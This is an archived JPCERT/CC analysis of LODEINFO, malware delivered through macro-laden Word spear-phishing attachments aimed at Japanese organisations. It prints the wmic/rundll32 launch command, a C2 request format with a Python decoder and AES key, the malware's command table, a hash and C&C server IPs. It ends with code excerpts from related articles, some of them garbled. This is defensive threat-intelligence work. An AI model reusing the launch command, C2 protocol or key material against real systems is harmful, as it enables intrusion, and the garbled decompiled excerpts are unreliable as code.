

Malware “LODEINFO” Targeting Japan - JPCERT/CC Eyes

By 喜野 孝太(Kota Kino)

Published: 2020-02-26 · Archived: 2026-04-05 14:26:23 UTC

- [LODEINFO](#)

JPCERT/CC has been observing a new type of spear-phishing emails targeting Japanese organisations since December 2019.

The emails have a malicious Word file attachment leading to malware “LODEINFO”, which is newly observed. This article introduces the details of this malware.

How LODEINFO is launched

Figure 1 describes the flow of events from executing a Word file until LODEINFO is launched.




Figure 1 : Flow of events until LODEINFO runs

By enabling the macro, LODEINFO is created on the host and then executed by rundll32.exe with the following command:

```
wmic process call create "cmd /c cd %ProgramData%&start rundll32.exe [LODEINFO file path] main"
```

After that, LODEINFO launches a svchost.exe process and injects the payload into the process. Then, it runs the payload as a thread.

The next section will explain the behaviour of LODEINFO after the injection.

Details of LODEINFO behaviour

LODEINFO communicates with specific hosts and operates according to the commands received from there. This is an example of HTTP POST request that LODEINFO sends.

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
Host: [hostname]
Content-Length: 193
Connection: Keep-Alive
Cache-Control: no-cache

data=DIajqcc5lVuJpjwvr36msbQAAADitmc5LmhLlVituim40tDohYHRxBJ2R5yWjTYNyBTkUMGD2CPFpZw02cwPv13Yb0SmUAA
```

The data is encrypted with AES and then BASE64-encoded. It contains information such as name, language environment and MAC address of the host running LODEINFO. Figure 2 is the decoded data. (Please refer to Appendix A for the data format.)




Figure 2: Part of decoded data

The following is a part of Python 3 code that decodes the HTTP POST request.

```
from Crypto.Cipher import AES
from base64 import urlsafe_b64decode
from binascii import a2b_hex

def decrypt_lodeinfo_data(enc_data: str, key: bytes, iv: bytes) -> bytes:
    header_b64 = enc_data[:0x1C]
    header = urlsafe_b64decode(header_b64.replace(".", "="))

    ## decode with base64
    postdata_size = int.from_bytes(header[0x10:0x14], byteorder="little")
    postdata_b64 = enc_data[0x1C:0x1C+postdata_size]
    postdata = urlsafe_b64decode(postdata_b64.replace(".", "="))

    ## decrypt with AES
    cipher = AES.new(key, AES.MODE_CBC, iv)
    decrypt_size = int.from_bytes(postdata[0x30:0x34], byteorder="little")
    dec_data = cipher.decrypt(postdata[0x34:0x34+decrypt_size])

    ## remove junk bytes
```

```
junk_size = dec_data[-1]
dec_data = dec_data[:decrypt_size-junk_size]

return dec_data

encrypted_data = "DIajqcc5lVuJpjwvr36msbQAAADitmc5LmhLLVituim40tDohYHRxBJ2R5yWjTYNyBTkUMGD2CPFpZw02c

KEY = a2b_hex("E20EF6C66A838DA222821DB1C5777251F1A9D5D14D2344CED68A353BFCAC4C5A")
IV = a2b_hex("CC45ABAD58152C6150F157367ECC53F3")

decrypted_data = decrypt_lodeinfo_data(encrypted_data, KEY ,IV)
print("Decrypted Data: ", bytes.hex(decrypted_data))
```

Next, LODEINFO receives commands. The response from the C&C server is encrypted with AES and encoded with BASE64 as in the HTTP POST request. According to the commands sent from the C&C server, LODEINFO executes the following functions. (Please refer to Appendix B for command details.)

- Execute PE files
- Execute shellcode
- Upload/download files
- Kill processes
- Send file list
- Send malware version

Code in LODEINFO

It was revealed that many parts of the code that appears in LODEINFO are similar to the source code of LodePNG[1], a PNG file encoder/decoder shared on GitHub. However, it is not uncertain why LODEINFO utilises the code as it does not seem to be using LodePNG's function.

In closing

It seems that LODEINFO is under development as it contains a string "v0.1.2" as version information and some debug code in multiple sections. It is likely that the attack using this malware continues.

We have hash values of samples similar to LODEINFO in Appendix C and a list of C&C servers in Appendix D. Please make sure that none of your devices is communicating with such hosts.

- Kota Kino

(Translated by Yukako Uchida)

Reference

[1] GitHub: LodePNG - PNG encoder and decoder in C and C++

<https://github.com/lvandeve/lodepng>

Appendix A Exchanged data

Table A-1: Data format (after BASE64 decoding)

Offset	Length	Contents
0x00	16	SHA512 value of AES key (first 16 bytes)
0x10	4	Size of the BASE64-encoded data after 0x15
0x14	1	Unknown
0x15	48	SHA512 value of data before AES encryption (first 48 bytes)
0x45	4	Size of AES-encrypted data
0x49	variable	AES-encrypted data

Table A-2: Example of BASE64-decoded data

```

00000000: 0c86 a3a9 c739 955b 89a6 3c2f af7e a6b1 .....9.[..</.~..
00000010: b400 0000 e2b6 6739 2e68 4b95 58ad ba23 .....g9.hK.X..#
00000020: 383a d0e8 8581 d1c4 1276 479c 968d 360d 8:.....vG...6.
00000030: c814 e450 c183 d823 c5a5 9c34 d9cc 0fbe ...P...#...4....
00000040: 5dd8 6f44 a650 0000 00d5 761a 05dc 620f ].oD.P...v...b.
00000050: e017 cd33 0e9a 6d9f e450 3e76 1c41 e464 ...3..m..P>v.A.d
00000060: a983 4ecb 246f 7e10 0748 7005 0de7 4530 ..N.$o~..Hp...E0
00000070: 9972 3b52 b3b5 2d5c aefc 9acb 261d 2f7c .r;R..-\....&./|
00000080: e635 d13b d4cb 16bf 63f9 3de0 7319 4fef .5.;....c.=.s.O.
00000090: d041 9ad1 5c9c 49f3 5e00 0000 .A..\.I.^...
    
```

Appendix B Commands

Table B: Commands

Value	Contents
MZ	Execute PE files
0xE9	Execute shellcode
cd	Change current directory
ls	Send file list
send	Download files

Value	Contents
recv	Upload files
cat	Upload files
memory	Execute shellcode (inject into svchost.exe)
kill	Kill arbitrary process
ver	Send malware version

Appendix C SHA-256 Hash Value of a sample

- b50d83820a5704522fee59164d7bc69bea5c834ebd9be7fd8ad35b040910807f

Appendix D C&C servers

- 45.67.231.169
- 162.244.32.148
- 193.228.52.57



[喜野 孝太\(Kota Kino\)](#)

Kota Kino is Malware/Forensic Analyst at Incident Response Group, JPCERT/CC since August 2019.

Related articles

```

*key = 0x427c7489;
*key[1] = 0x015933c2;
*key[2] = 0x66472834;
*key[3] = 0x89d97969;
*key[4] = 0x3356421;
*key[5] = 0x44805688;
*key[6] = 0x3b788529;
*key[7] = 0x0708082;
** = m_ret_arg1offset0x350(a1 + 3);
if ( !((v3->CryptAcquireContext)(a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18, 0xf0000000) )
return 0;
v1 = m_ret_arg1offset0x350(a1 + 3);
handleshobj = a1 + 1;
if ( !((v3->CryptCreateHash)(*a1, 0x8004, 0, 0, a1 + 1) )
{
LABEL_0:
if ( !*a1 )
return 0;
v6 = m_ret_arg1offset0x350(a1 + 3);
(v6->CryptReleaseContext)(*a1, 0);
return 0;
}
if ( !CryptHashData(*handleshobj, key, 16, 0)
{ (v4 = m_ret_arg1offset0x350(a1 + 3));
v5 = a5 + 1;
*((v8->CryptDeriveKey)(*a1, 0x0004, *handleshobj, 0x800000, a1 + 2)) // CALS_AES_128
{
if ( *handleshobj )
{
v5 = m_ret_arg1offset0x350(a1 + 3);
(v5->CryptDestroyHash)(*handleshobj);
}
goto LABEL_0;
}
v8 = m_ret_arg1offset0x350(a1 + 3);
(v8->CryptSetKeyParam)(*v8, 3, 0x0001, 0); // XP_FAZOIN6 = PRC345/7
v9 = m_ret_arg1offset0x350(a1 + 3);
(v9->CryptSetKeyParam)(*v9, 1, 0x, 0); // DV = parameter
v10 = m_ret_arg1offset0x350(a1 + 3);
(v10->CryptSetKeyParam)(*v10, 0, 0x0002, 0); // XP_MODE = CBC
return *v9;
}

```

[Update on Attacks by Threat Group APT-C-60](#)

```
A python parse_crossc2beacon_config.py beacon.bin
[+] Decoded Config Data
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII
000000 29 01 00 00 7f 00 00 01 b3 15 00 00 09 00 00 00 ).....
000010 31 32 37 2e 30 2e 30 2e 31 00 00 00 00 0c 01 00 127.0.0.1.....
000020 00 2d 2d 2d 2d 2d 42 45 47 49 4e 20 50 55 42 4c .----BEGIN.PUBL
000030 49 43 20 4b 45 59 2d 2d 2d 2d 2d 0a 4d 49 47 66 IC.KEY-----MIGF
000040 4d 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA0GCSqGS1b3DQEB
000050 41 51 55 41 41 34 47 4e 41 44 43 42 69 51 4b 42 AQUAAAGNADCB1QKB
000060 67 51 43 4e 53 33 38 6c 48 50 32 56 33 4a 44 34 gQCNS381HP2V3JD4
000070 47 54 39 55 63 61 4c 68 41 6b 70 4d 64 51 41 47 GT9UcalhAkpM4QAG
000080 52 6e 36 4e 77 36 52 48 6e 56 35 54 2f 69 48 4a Rn6Nw6RHhVST/1HJ
000090 2b 7a 48 4c 48 38 32 71 37 58 4b 6d 6f 2b 72 55 +zHLH82q7Xkmo+U
0000A0 2b 49 7a 59 70 58 6e 57 55 37 70 4d 73 69 53 64 +IzYpXnU7pMs1Sd
0000B0 71 2b 63 52 78 4d 6f 54 4c 6d 68 4e 6f 71 32 55 q+cRkMoTlMhNoq2U
0000C0 54 57 4b 39 6f 39 52 6f 64 63 5a 74 5a 58 73 6b TWK9o9RodcZtZXsk
0000D0 62 4d 37 54 7a 4b 37 55 5a 6a 79 61 70 54 49 4a bM7TzK7UZjyapTIJ
0000E0 66 63 71 36 42 57 4d 64 73 4d 78 36 67 48 34 4f fcq6BwMdsMx6gH4O
0000F0 73 6c 42 2f 35 77 6e 63 33 77 51 78 55 62 4f 61 s1B/Swnc3wQxUbOa
000100 71 45 6f 6b 4b 6f 72 5a 77 6d 68 55 33 77 49 44 qEokKorZwmhU3wID
000110 41 51 41 42 0a 2d 2d 2d 2d 45 4e 44 20 50 55 AQAB-----END.PU
000120 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 41 41 41 BLIC.KEY-----AAA
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
[+] Config Data
C2: 127.0.0.1:5555
PUBLICKEY: ----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCB1QKBgQCNS381HP2V3JD4GT9UcalhAkpM4QAGRn6Nw6
RHhVST/1HJ+zHLH82q7Xkmo+U+IzYpXnU7pMs1Sd+q+cRkMoTlMhNoq2UTWK9o9RodcZtZXsk
bM7TzK7UZjyapTIJfcq6BwMdsMx6gH4Os1B/Swnc3wQxUbOaqEokKorZwmhU3wIDAQAB
-----END PUBLIC KEY-----
```

[CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks](#)

```


* 0F 03 00 0C 0A 04 00 movsx eax, cs:num7
* 06 0F 0E C8 movd xmm1, eax
* 73 0F 16 C9 cvtdq2pd xmm1, xmm1
* 0F 0E 05 0C 0A 04 00 movsx eax, cs:num3
* 06 0F 0E C8 movd xmm0, eax
* 73 0F 16 C9 cvtdq2pd xmm0, xmm0
* 72 0F 38 C8 addsd xmm0, xmm0
* 72 0F 5C C8 subss xmm0, xmm0
* 72 0F 5A CA mulsd xmm1, xmm2
* 72 0F 11 4D 00 movsd [rbp+1410h+pbPrev], xmm1
* 18 05 C8 FF FF call ret2
* 44 0F 08 C8 movsx r9d, al
* 18 0C C8 FF FF call ret0
* 0F 05 C8 movsx ecx, al
* 44 0F 08 C8 movsx r9d, ecx
* 18 00 C8 FF FF call ret7
* 0F 0E C8 movsx eax, al
* 41 03 C1 add eax, r9d
* 0F 0E 00 0F 0A 04 00 movsx ecx, cs:num9
* 03 C1 add ecx, ecx
* 0F 0E 00 05 0A 04 00 movsx ecx, cs:num8
* 33 D2 xcr ecx, edx
* 77 F1 div ecx
* 0F 0E 00 07 0A 04 00 movsx ecx, cs:num1
* 30 C1 cmp eax, ecx
* 74 30 jz short loc_7FF85B1895C0
* 18 06 C8 FF FF call ret3
* 0F 0E 00 movsx edx, al
* 0F 0E 00 0C 0A 04 00 movsx eax, cs:num0
* 0F 05 C8 imul edx, eax
* 44 00 04 52 lea r8d, [rdx+edx*2]
* 45 03 C8 add r8d, r8d
* 18 00 C8 FF FF call ret9
* 0F 0E C8 movsx ecx, al
* 44 2B C1 sub r8d, ecx
* 18 72 C8 FF FF call ret6
* 0F 0E C8 movsx ecx, al
* 44 03 C1 add r8d, ecx
* 0F 0E 00 4E 0A 04 00 movsx ecx, cs:num3
* 41 03 C8 add ecx, r8d
```

[Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities](#)

```
__int64 __fastcall mal_decode(__int64 encbuf, int bufsize)
{
    __int64 j_1; // rax
    int i; // [rsp+18h] [rbp-Ch]

    if ( encbuf )
    {
        for ( i = 0; ; ++i )
        {
            j_1 = (unsigned int)i;
            if ( i >= bufsize )
                break;
            *(_BYTE *)(encbuf + i) ^= Key1to7[i % 7];
        }
    }
    return j_1;
}
```

[DslodRAT Malware Installed in Ivanti Connect Secure](#)



[Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup](#)

Source: <https://blogs.jpCERT.or.jp/en/2020/02/malware-lodeinfo-targeting-japan.html>